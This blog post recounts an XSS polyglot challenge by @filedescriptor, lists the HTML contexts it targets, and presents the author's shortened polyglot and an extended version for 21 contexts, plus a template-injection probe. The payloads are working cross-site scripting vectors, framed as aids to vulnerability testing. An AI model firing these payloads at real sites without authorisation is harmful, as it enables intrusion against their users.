
( < 5 minute read)
Awesome security researcher @filedescriptor (a member of Cure53 who never uses his real name to remain anonymous) ran a XSS challenge in which competitors had to craft a XSS polyglot that works across 16 different contests:
- <div>{{payload}}</div>
- <div {{payload}}>text</div>
- <div class="{{payload}}">text</div>
- <div class='{{payload}}'>text</div>
- <div class={{payload}}>text</div>
- <title>{{payload}}</title>
- <textarea>{{payload}}</textarea>
- <style>{{payload}}</style>
- <script>"{{payload}}"</script>
- <script>{{payload}}</script>
- <script>"{{payload}}"</script>
- <script>'{{payload}}'</script>
- <a href="{{payload}}">text</a>
- <!-- {{payload}} -->
- <script>// {{payload}}</script>
- <script>/* \n{{payload}}} \n*/</script>
Among the winners of this challenge I recognized some names such as @orenhafif Facebook Security Engineer who won 1st place, and in 2nd there is @molnar_g Google Security Engineer. It was actually a tie, they both crafted a payload 87 characters long.

I did send a submission but I didn't figure among the top contestants. 6 years later I spent a day trying to see if I could shorten my vector and to my big surprise I managed to make a vector 3 bytes shorter than the winning vectors!
javascript:/*</title></textarea></style --> </script><a/onclick='//"/**/%0aalert()//'>
These polyglots are particularly useful for detecting blind XSS vulnerabilities.
I decided to improve it so that it works in every possible context:
<script>xss</script>
<script>a='xss'</script>
<script>a="xss"</script>
<script>a="xss"</script>
<script>//xss</script>
<script>/*xss*/</script>
<a href='xss'></a>
<title>xss</title>
<textarea>xss</textarea>
<style>xss</style>
<div>xss</div>
<div xss></div>
<div class='xss'></div>
<div class="xss"></div>
<div class=xss></div>
<noscript>xss</noscript>
<noembed>xss</noembed>
<!-- xss -->
<xmp>xss</xmp>
<math>xss</math>
<frameset>xss</frameset>
The resulting vector is:
javascript:/*</title></textarea></style --></xmp></script></noembed></noscript></math><svg/onload='//"/**/%0aonmouseover=alert()//'>
You can also add a ${{7*7}} at the very end to test against template injections as well.
Besides for Blind XSS, this vector is also good for optimizing the process of finding regular cross-site scripting vulnerabilities. Instead of having to send 21 requests to each parameter when testing an application, you only have to make 1 request. This gets the job done in approximately only 5% of the time.
Can you make it even shorter? Let me know in the comments or through X (@ruben_v_pina)